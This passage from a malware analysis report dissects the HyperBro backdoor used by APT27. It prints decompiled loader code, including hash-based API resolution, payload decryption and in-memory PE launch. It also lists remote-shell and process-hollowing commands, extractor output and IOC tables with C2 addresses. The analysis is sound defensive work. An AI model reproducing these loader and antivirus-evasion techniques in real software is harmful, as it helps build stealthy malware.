
[34] https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-xca/94164d22-2928-4417-876e-d193766c4db6



```
6c9310df 8d 45 fc       LEA      buffer,[RBP + -0x4]
6c9310e2 50             PUSH     buffer
6c9310e3 53             PUSH     RBX
6c9310e4 57             PUSH     RDI
6c9310e5 ff 75 f8       PUSH     qword ptr [RBP + local_10]
6c9310e8 ff 56 28       CALL     qword ptr [RSI + function_ptrs->ptr_ReadFile]
6c9310eb 39 5d fc       CMP      dword ptr [RBP + local_10+0x4],EBX
6c9310ee 75 11          JNZ      LAB_6c931101
6c9310f0 33 c0          XOR      buffer,buffer
6c9310f2 85 db          TEST     EBX,EBX
6c9310f4 74 0e          JZ       LAB_6c931104                         Jump if thumb.dat has zero length

                    LAB_6c9310f6                          XREF[1]:     6c9310fd(j)
6c9310f6 80 04 38 fc    ADD      byte ptr [buffer + RDI*0x1],0xfc     EAX is zero in first run (counte…
6c9310fa 40 3b c3       CMP      buffer,EBX                           Actually: Add, INC EAX, CMP EAX,…
6c9310fd 72 f7          JC       LAB_6c9310f6
6c9310ff eb 03          JMP      LAB_6c931104

                    LAB_6c931101                          XREF[3]:     6c9310bb(j), 6c9310d0(j),
                                                                       6c9310ee(j)
6c931101 8b 7d fc       MOV      EDI,dword ptr [RBP + local_10+0x4]

                    LAB_6c931104                          XREF[2]:     6c9310f4(j), 6c9310ff(j)
6c931104 ff 75 f8       PUSH     qword ptr [RBP + local_10]
6c931107 ff 56 2c       CALL     qword ptr [RSI + function_ptrs->ptr_ReadFile+0…
6c93110a 5b             POP      RBX
6c93110b eb 03          JMP      LAB_6c931110

                    LAB_6c93110d                          XREF[2]:     6c93107f(j), 6c9310af(j)
6c93110d 8b 7d fc       MOV      EDI,dword ptr [RBP + local_10+0x4]

                    LAB_6c931110                          XREF[1]:     6c93110b(j)
6c931110 ff d7          CALL     RDI
6c931112 6a 00          PUSH     0x0
6c931114 ff 56 30       CALL     qword ptr [RSI + function_ptrs->field_0x30]
6c931117 5f             POP      RDI
6c931118 5e             POP      function_ptrs
6c931119 8b e5          MOV      ESP,EBP
6c93111b 5d             POP      RBP
6c93111c c3             RET
```

Figure 9: Decryption of thumb.dat and launch of PE Loader

A rather special method was chosen for this initialization. The loader contains a set of pairs of library and function names (both hashed with a custom hash function). To resolve the function, the Thread Information Block (TIB) of the current process is loaded. Afterwards the Process Environment Block (PEB) is accessed, and the loaded modules are iterated to find the searched library. Following, the export table of the library is parsed to find the function.




```
                                                                 000008ed(R),
                                                                 00000904(R),
                                                                 0000091b(R),
                                                                 00000932(R),
                                                                 00000949(R),
                                                                 00000960(R)
      undefined4       EAX:4        addr               XREF[1]:  0000085d(W)
                  resolve_functions               XREF[1]:   FUN_00000970:0000097a(c)
00000850 55          PUSH     EBP
00000851 8b ec       MOV      EBP,ESP
00000853 68 7a 34    PUSH     DAT_0000347a                     = 88h
         00 00
00000858 68 08 b7    PUSH     0x1b708
         01 00
                  Load functions:
                  memcpy
                  memset
                  RtlAllocateHeap
                  RtlReAllocateHeap
                  LoadLibraryA
                  GetProcAddress
                  VirtualAlloc
                  VirtualProtect
                  VirtualFree
                  IsBadReadPtr
                  GetProcessHeap
                  RtlDecompressBuffer
0000085d e8 ed f7    CALL     load_function_by_hash            memcpy
         ff ff
00000862 59          POP      ECX
00000863 59          POP      ECX
00000864 8b 4d 08    MOV      ECX,dword ptr [EBP + funcs]
00000867 89 41 0c    MOV      dword ptr [ECX + 0xc],addr
0000086a 68 c4 34    PUSH     DAT_000034c4                     = 13h
         00 00
0000086f 68 08 b7    PUSH     0x1b708
         01 00
00000874 e8 d6 f7    CALL     load_function_by_hash            void * load_function_by_hash(un
         ff ff
00000879 59          POP      ECX
0000087a 59          POP      ECX
0000087b 8b 4d 08    MOV      ECX,dword ptr [EBP + funcs]
0000087e 89 41 10    MOV      dword ptr [ECX + 0x10],addr
00000881 68 2c 47    PUSH     0x70472c
         70 00
00000886 68 08 b7    PUSH     0x1b708
         01 00
0000088b e8 bf f7    CALL     load_function_by_hash            void * load_function_by_hash(un
         ff ff
00000890 59          POP      ECX
00000891 59          POP      ECX
00000892 8b 4d 08    MOV      ECX,dword ptr [EBP + funcs]
```

```c

void resolve_functions(PFUN_PTRS funcs)

{
  void *addr;

                    /* Load functions:
                       memcpy
                       memset
                       RtlAllocateHeap
                       RtlReAllocateHeap
                       LoadLibraryA
                       GetProcAddress
                       VirtualAlloc
                       VirtualProtect
                       VirtualFree
                       IsBadReadPtr
                       GetProcessHeap
                       RtlDecompressBuffer */
  addr = load_function_by_hash(0x1b708,&DAT_0000347a);
  funcs->ptr_RtlReAllocateHeap = addr;
  addr = load_function_by_hash(0x1b708,&DAT_000034c4);
  funcs->ptr_LoadLibraryA = addr;
  addr = load_function_by_hash(0x1b708,0x70472c);
  funcs->ptr_VirtualAlloc = addr;
  addr = load_function_by_hash(0x1b708,0x1c3e72c);
  funcs->ptr_GetProcAddress = addr;
  addr = load_function_by_hash(0xd4e88,0xd5786);
  funcs->ptr_memcpy = addr;
  addr = load_function_by_hash(0xd4e88,0x348bfa);
  funcs->ptr_memset = addr;
  addr = load_function_by_hash(0xd4e88,0xe3142);
  funcs->ptr_IsBadReadPtr = addr;
  addr = load_function_by_hash(0xd4e88,0x38d13c);
  funcs->ptr_RtlDecompressBuffer = addr;
  addr = load_function_by_hash(0xd4e88,0x7188e);
  funcs->ptr_GetProcessHeap = addr;
  addr = load_function_by_hash(0xd4e88,0xd40d4);
  funcs->ptr_VirtualFree = addr;
  addr = load_function_by_hash(0xd4e88,0x3492ac);
  funcs->ptr_VirtualProtect = addr;
  addr = load_function_by_hash(0x1b708,0x702e1a8);
  funcs[1].ptr_memcpy = addr;
  return;
}

```

Figure 10: Structure with function pointers after resolving procedure via hashing


As stated before, the library and function names are stored in a hashed form. The utilized hash function was only seen in one other public report from Palo Altos' Unit 42 published in 2017. The result of the function resolution via the hashing algorithm is a structure containing several functions pointer, as can be seen in Figure 10.



```
void __fastcall FUN_00000970(void)

{
  int iVar1;
  FUN_PTRS functions;
  size_t size;

  resolve_functions((PFUN_PTRS)&functions);
                    /* Set value to <start>+0x0ce */
  functions.ptr_foobar = (void *)thunk_FUN_000009c9();
  size = 0x15600;
  decompress_buffer((PFUN_PTRS)&functions,2,(PUCHAR *)&functions.ptr_foobar,&DAT_0000d9d4,&size,
                    functions.ptr_LoadLibraryA,functions.ptr_GetProcAddress);
  iVar1 = FUN_00000968((PFUN_PTRS)&functions);
  if (iVar1 != 0) {
    FUN_0000083b((PFUN_PTRS)&functions);
  }
  return;
}
```

Figure 11: Parameters of decompress buffer functions of PE Loader


Next, the loader invokes a function that is used for decompressing the PE file contained in the decrypted thumb.dat. The parameters of the function can be seen in Figure 11, while the function itself is display in Figure 12.



```
int decompress_buffer(PFUN_PTRS functions,USHORT compression_format,PUCHAR *compressed_buffer,
                     ULONG compressed_buffer_size,SIZE_T *buf_size,PLoadLibraryA *ptr_LoadLibraryA,
                     PGetProcAddress *ptr_GetProcAddress)

{
  PUCHAR UncompressedBuffer;
  NTSTATUS NVar1;
  int result;

  result = 0;
  UncompressedBuffer = (PUCHAR)(*functions->ptr_VirtualAlloc)((LPVOID)0x0,*buf_size,0x1000,4);
  if (UncompressedBuffer != (PUCHAR)0x0) {
    NVar1 = (*functions->ptr_RtlDecompressBuffer)
                      (compression_format,UncompressedBuffer,*buf_size,*compressed_buffer,
                       compressed_buffer_size,buf_size);
    if (NVar1 == 0) {
      result = 1;
      *compressed_buffer = UncompressedBuffer;
    }
  }
  return result;
}
```

Figure 12: Decompress buffer function of PE Loader

After successful execution the decompress_buffer function, another function parses the decompressed buffer, which is the third stage (PE Executable), loads its sections into memory, sets up the correct permissions on its memory pages, and finally launches the third stage. An excerpt of the launch_payload function can be seen in Figure 13.



0x3C

```
int * launchPayload(FUN_PTRS *local_functions,COMP_BUFFER *local_decompressed_buffer)

{
  int *piVar1;
  HANDLE HeapHandle;
  SETUP *setup_info;
  LPVOID dest;
  int iVar2;
  SETUP *setup_info_00;
  code *pcVar3;
  ULONG Flags;
  SIZE_T Size;
  PAYLOAD *payload;
  void *local_allocated_buffer;
  COMP_BUFFER *pCVar3;

  payload = (PAYLOAD *)
            ((int)&local_decompressed_buffer->unknown_0 + local_decompressed_buffer->offset_payload)
  ;
  local_allocated_buffer =
       (*local_functions->ptr_VirtualAlloc)
                 (payload->allocation_addr,payload->allocation_size,0x2000,4);
  if (local_allocated_buffer == (LPVOID)0x0) {
    local_allocated_buffer =
         (*local_functions->ptr_VirtualAlloc)((LPVOID)0x0,payload->allocation_size,0x2000,4);
  }
  if (local_allocated_buffer == (void *)0x0) {
    piVar1 = (int *)0x0;
  }
  else {
    Size = 0x14;
    Flags = 0;
    HeapHandle = (*local_functions->ptr_GetProcessHeap)();
    setup_info = (SETUP *)(*local_functions->ptr_RtlAllocateHeap)(HeapHandle,Flags,Size);
    setup_info->allocated_buffer = local_allocated_buffer;
    setup_info->unknown2 = (void *)0x0;
    setup_info->unknown1 = (void *)0x0;
    setup_info->unknown3 = (void *)0x0;
                    /* Commit memory reserved before */
    (*local_functions->ptr_VirtualAlloc)(local_allocated_buffer,payload->allocation_size,0x1000,4);
    dest = (*local_functions->ptr_VirtualAlloc)
                     (local_allocated_buffer,(SIZE_T)payload->unknown_19,0x1000,4);
    (*local_functions->ptr_memcpy)
              (dest,local_decompressed_buffer,
               local_decompressed_buffer->offset_payload + (int)payload->unknown_19);
    setup_info->payload_info = (PPAYLOAD)((int)dest + local_decompressed_buffer->offset_payload);
    setup_info->payload_info->allocation_addr = local_allocated_buffer;
    pCVar3 = local_decompressed_buffer;
    initialize_runtime_memory_blocks(local_functions,local_decompressed_buffer,payload,setup_info);
    setup_info_00 = (SETUP *)((int)local_allocated_buffer - (int)pCVar3->unknown_13);
    if (setup_info_00 != (SETUP *)0x0) {
      FUN_000003de(setup_info_00,(int)setup_info_00);
      setup_info = setup_info_00;
    }
```

Figure 13: Stage 3 launcher

Since the PE loader has effectively no import table, but only a structure of function pointers, it is less likely to be detected by Antivirus products. The products often look for suspicious library functions, which are loaded by a program, for example **`WinHttp`**. The result of the PE loader is a loaded and launched third stage.

8.3 Capabilities

The actual backdoor (Stage 3) shows sophisticated capabilities regarding remote access and command and control, as well as persistence and evasion.

The following classes were found during the analysis, which provide a first indication of the functionality of the malware.

□ `TCaptureData`
□ `TCaptureMgr`
□ `TClipboardInfo`
□ `TClipboardMgr`
□ `Tcommdand`
□ `TConfig`
□ `TDirve (not a typo)`
□ `TFileData`
□ `TFileDataReq`
□ `TFileDown`
□ `TSock`
□ `TUserMgr`
□ `TFileInfo`
□ `TFileMgr`
□ `TFileRename`
□ `TFileRetime`
□ `TFileUpload`
□ `TKeyboardMgr`
□ `TKeyboarrdInfo`
□ `TLogin`
□ `TLoop`
□ `TPacket`
□ `TTransConnect`
□ `TTransData`
□ `TProcessInfo`
□ `TprocessMgr`
□ `TRegeditKeyinfo`
□ `TRegeditMgr`
□ `TRegeditValueInfo`
□ `TServiceInfo`
□ `TServiceMgr`
□ `TShellcodeData`
□ `TshellCodeMgr`
□ `TShellMgr`

Furthermore, the malware has the capability to gain persistence in multiple ways on the target system. One way is the creation of a Windows Service, as described in Section 3.4.1. Another way is the creation of a Run Key within the Windows Registry, as described in Section 6.4.2.

Stage 3 is a sophisticated backdoor with various capabilities. It is controlled from a C2 server, which provides commands to the backdoor by responding to HTTPS requests originating from the backdoor. The first byte of the HTTPS response contains a byte specifying the command for the backdoor. Based on the command the backdoor executes one of eight operations. The table in this subsection describes the operations of Stage 3.

Command code	Description
`0x0`	No operation / Wait for commands
`0x10`	Initial Logon to C2 server. Register new backdoor at C2 server
`0x15`	Delete everything □ Deletes the file: `<path>\windefenders\config.ini` □ Deletes the file: `<path>\windefenders\log.log` □ Deletes the file: `<path>\windefenders\msmpeng.exe` □ Deletes the file: `<path>\windefenders\vftrace.dll` □ Deletes the file: `<path>\windefenders\thumb.dat` □ Deletes the directory: `<path>\windefenders` □ Deletes the registry key: `HKLM\SOFTWARE\Microsoft\config_` Note that the paths/files depend on the current configuration of the malware
`0x17`	Get information about the infected system: □ Get logged on user and check privileges of the user □ Send information to C2
`0x18`	Perform Process Hollowing: □ Restarts the backdoor in a hollowed process □ The following legit target processes are utilized: □ svchost.exe -k networkservice □ svchost.exe -k localservice □ Stop the current instance of the backdoor if hollowing was successful
`0x1B`	Opens a remote shell and executes received commands: □ Sleep time of the while loop in the backdoor is decreased from 1000 ms to 100 ms for more responsive behavior of the remote shell □ Creates a new thread, which pulls commands from C2 server, which are then executed □ The results are sent to the C2 server
`0x1D`	Update malware: □ Drops a new executable under Temp: □ %Temp%\<current clock tick>.exe □ Launches the new executable □ Exits the running process after launch was successful
`0x1F`	Updates the configuration of the backdoor: □ Copies the new configuration from the received packet to the in-memory configuration of the backdoor (TConfig) □ Connects to new C2 server □ Closes old connection, after the new connection was established successfully □ Subcommand 0x10 □ Updates additional configuration of the running malware □ Subcommand 0x14 □ Update configuration regarding persistence □ Update Registry keys □ Update Windows Service □ Update File paths

8.4 HyperBro Configuration Extractor

In our online research about Emissary Panda and HyperBro, we found multiple descriptions of the malware but no tool, which is able to extract the malware configuration from the encrypted **`thumb.dat`** file. In order to develop such a tool, we reverse engineered the malware and re-implemented the decryption of **`thumb.dat`**, the decompression of Stage 3, and implemented a configuration parser for Stage 3. The tool can be found in our GitHub Repository: https://github.com/hvs-consulting/HyperBroExtractor

The tool runs through the steps from the thumb.dat as input to the decompressed PE file (Stage 3), as displayed in Figure 8.

```
$ python3 HyperBro_extract_config.py -i thumb.dat -k fc
[*] The key is: 0xfc
[*] Decryption successful
[*] Decompression of PE successful
[*] HyperBro extracted config:
Legit launcher used for DLL-Side-Loading:  msmpeng.exe
Stage 1:                                   vftrace.dll
Stage 2:                                   thumb.dat
Stage 3:                                   thumb.dat
Malware Directory:                         windefenders
Domain (changed at runtime):               Default
Windows Service used for persistence:      Windows Defenders
Command and Control IP address:            104.168.236.46
User Agent:                                Mozilla/5.0 (Windows NT 6.3; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.116 Safari/537.36
HTTPS Request Information:                 POSThttps://%s:%d/api/v2/ajax
Pipe name used for IPC:                    \\.\pipe\testpipe
```

At first, the thumb.dat file needs to be decrypted. Therefore, we analyzed the decryption algorithm contained in Stage 1 and extracted the corresponding key. Since the key is only one byte long, and it is simply added to each byte of the thumb.dat, the encryption is not very strong. To increase the stability of our tool, a brute-force function for the one-byte key was implemented as well as a detection for a correct decryption. After the correct key is found, the thumb.dat is decrypted.

Next, the beginning of the PE file is identified in the decrypted thumb.dat. The file consists of the PE Loader (Stage 2), and a compressed PE file (Stage 3). As stage 3 is compressed with LZNT1, a LZNT1 compressed PE header is used as a signature to identify the start of Stage 3. Next, the compressed PE file can be decompressed, which results in the actual HyperBro backdoor.

Last, the configuration of Stage 3 is parsed by the tool, i.e., it extracts multiple hard-coded parameters, like the IP of the initial C2 server, the user agent utilized in HTTP requests, etc. An example of the output can be seen above

In this case, the key is specified as a command-line parameter. The resulting IoCs as well as their utilization for detection, are described in more detail in Section 7.

9 Detection of Emissary Pandas activities

9.1 Indicators of Compromise (IOCs)

The IOCs in this section were partially collected during the incident and partially gathered via OSINT research. If you plan to use these IOCs in your organization, we recommend copying them from our public GitHub Repository:

https://github.com/hvs-consulting/ioc_signatures/tree/main/Emissary_Panda_APT27

The repository also contains a MISP Event[35] which is structured in MISP objects and comprises additional contextual information. All the IOCs are classified as TLP White.

Category	Type	Value	Comment
Artifacts dropped	named pipe	testpipe	HyperBro RAT - named pipe
Artifacts dropped	windows-service-name	windefenders	HyperBro RAT - persistence mechanism
Artifacts dropped	windows-service-name	windefende-921919155	Persistence mechanism of HyperBro RAT
Network activity	domain	dataanalyticsclub.com	Domain address used for C2 communication
Network activity	ip-dst	34.90.207.23	APT27 C2 used during Hafnium attacks reported by welivesecurity.com
Network activity	ip-dst	103.79.77.200	IP address used for C2 communication
Network activity	ip-dst	104.168.236.46	IP address used for C2 communication
Network activity	ip-dst	193.203.203.26	IP address used for C2 communication
Network activity	ip-dst	74.119.194.153	IP address used for C2 communication
Network activity	ip-dst	87.98.190.184	IP address used for C2 communication
Network activity	ip-dst	107.148.131.210	IP address used for C2 communication
Network activity	ip-dst	35.187.148.253	IP address used for C2 communication
Network activity	ip-dst	103.79.78.48	IP address used for C2 communication
Network activity	ip-dst	45.77.250.141	IP address used for C2 communication
Network activity	domain	image.dataanalyticsclub.com	Domain address used for C2 communication
Network activity	domain	avatars.dataanalyticsclub.com	Domain address used for C2 communication
Network activity	domain	fonts.dataanalyticsclub.com	PassiveTotal First 2021-11-10 Last 2022-01-03
Network activity	url	/api/v2/ajax	Malicious endpoint on C2 servers
Network activity	url	https://107.148.131.210/api/v2/ajax	URL used for C2 communication
Network activity	url	http://35.187.148.253/api/v2/ajax	URL used for C2 communication
Network activity	text	Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.116 Safari/537.36	HyperBro RAT - user agent
Payload delivery	filename	%PROGRAMFILES%\Common Files\windefenders\vftrace.dll	HyperBro RAT - Stage 1
Payload delivery	filename	%PROGRAMFILES%\Common Files\windefenders\thumb.dat	HyperBro RAT - Stage 2
Payload delivery	filename	%PROGRAMFILES%\Common Files\windefenders\config.ini	File containing GUID created upon HyperBro execution
Payload delivery	filename	%PROGRAMFILES%\Common Files\vfhost\VFTRACE.DLL	HyperBro RAT - Stage 1

[35] https://www.misp-project.org/

Category	Type	Value	Comment
Payload delivery	filename	%PROGRAMFILES%\Common Files\windefenders\msmpeng.exe	HyperBro RAT - legit CyberArk Software binary used for side-loading
Payload delivery	filename	vftrace.dll	HyperBro RAT - Stage 1
Payload delivery	filename	thumb.dat	HyperBro RAT - Stage 2
Payload delivery	filename	config.ini	File containing GUID created upon HyperBro execution
Payload delivery	filename	msmpeng.exe	HyperBro RAT - legit CyberArk Software binary used for side-loading
Payload delivery	filename	rar.exe	Rar.exe (WinRar)
Payload delivery	imphash	182f35372e9fd050b6e0610238bcd9fd	HyperBro RAT - Stage 1
Payload delivery	md5	7655ff65f74f08ee2c54f44e5ef8f098	HyperBro RAT - Stage 1
Payload delivery	md5	fa0b6ff0898acaa50563c1cb89524fcf	HyperBro RAT - Stage 1
Payload delivery	md5	3a528cc7cfa7d7cd338c285839c3c727	HyperBro RAT - Stage 2
Payload delivery	md5	84f09d192ec90542ede22c370836ffa6	HyperBro RAT - Stage 2
Payload delivery	md5	832415bba4378181e3c975f247b9d0e8	HyperBro RAT - Stage 1
Payload delivery	md5	42be134aeca1d88024b0d1baac0726d2	HyperBro RAT - Stage 1
Payload delivery	md5	161d3039d7ee393820acab012f4cc85e	HyperBro RAT - Stage 1
Payload delivery	md5	061b1d1378c06f9ed46b00fe202f39d8	HyperBro RAT - Stage 2
Payload delivery	md5	4896a86615ef6835861404bb63a97d7a	HyperBro RAT - Stage 2
Payload delivery	md5	4109ac08bdc8591c7b46348eb1bca85d	HyperBro RAT - legit CyberArk Software binary used for side-loading
Payload delivery	md5	0af2e05abc0ea27d33aa92fc2924655a	Rar.exe (WinRar)
Payload delivery	md5	60d5648d35bacf5c7aa713b2a0d267d3	Rar.exe (WinRar)
Payload delivery	md5	5c1c0bfdf0b3abcf4872b605dbea8b1a	HyperBro RAT - Stage 3
Payload delivery	md5	80df708149bc7d2b19afd698def598f5	HyperBro RAT - Stage 2 (decrypted)
Payload delivery	sha1	3c7beb8978feac9ba8f5bab0656242232471bf7d	HyperBro RAT - Stage 1
Payload delivery	sha1	e0d6fcdf23c06c8e8016b0c93a1072c4bab0b659	HyperBro RAT - Stage 1
Payload delivery	sha1	0dfbbaf0267d79bbe15b1f5a78e1f1bcceea99ca	HyperBro RAT - Stage 2
Payload delivery	sha1	7fb23c6b4db90b55694bdd1cc5c1b4c706a4e181	HyperBro RAT - Stage 2
Payload delivery	sha1	7d92970e8394b20b887bf2de60408da15e260d9f	HyperBro RAT - Stage 1
Payload delivery	sha1	ba2ba390a13938de4d176addd7417ad9a1df2715	HyperBro RAT - Stage 1
Payload delivery	sha1	6043a8e4f14ac398fd25c10f20d01ba00eb22883	HyperBro RAT - Stage 1
Payload delivery	sha1	0acea28ddbfb86dc335c295475e5c9a2338bf4e3	HyperBro RAT - Stage 2
Payload delivery	sha1	95739e00e606e8e7a5c2f658b05820db7ee51910	HyperBro RAT - Stage 2
Payload delivery	sha1	6423d1c324522bfd2b65108b554847ac4ab02479	HyperBro RAT - legit CyberArk Software binary used for side-loading
Payload delivery	sha1	755b979293a43e3a5de23933f35ec6a94b0971ee	Rar.exe (WinRar)
Payload delivery	sha1	a62af4ac233d914a25e79ec0705e2a187ebd7567	Rar.exe (WinRar)
Payload delivery	sha1	6d24b289ab4819774ac250d5d4f024e9dee7579c	HyperBro RAT - Stage 3
Payload delivery	sha1	d3cc018a28b39698bfa486f6e505be4c68573af0	HyperBro RAT - Stage 2 (decrypted)
